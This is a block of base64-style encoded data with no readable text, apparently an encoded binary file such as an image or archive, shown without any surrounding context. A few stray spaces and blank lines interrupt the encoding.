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
LWal/ftLKS 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
plcwFUBqgj0deiLiM08H2GJGthjYwyzM ZyVjUzwfeDnONVYm2WcbdjPEh0X0op8FQ1vSkjYzhFf3Zmn
ko45NhEjYJYD+8Xopsf97KXpz9/RnQuUit5U7SqF/s4JHSzOR/oRsLoIP9SCY96h7/sj7CYVF8nhvTRMm
CIQ5Dzk87fGa9ice6LZAHVpE2gFWkueQetEpewVvcxUeOEZUVUvUzjulPaxoxEYkoXzU0+VlWPmWCjq
ZEpcIANpgACICWtOldg4NL5IFQ1ZReRUo4XRsaazol5zUmd/MvUkMeioGZoxqJkqhw6GJ2cCE2ffYcf/K
D+ydKvGpK2xGr+4F1KHYl6+huHPpTxBoc7/YXwCpEn6Q/2niiWSao9EFVySSjjvcaYIOVqTR3IEzX2BGu
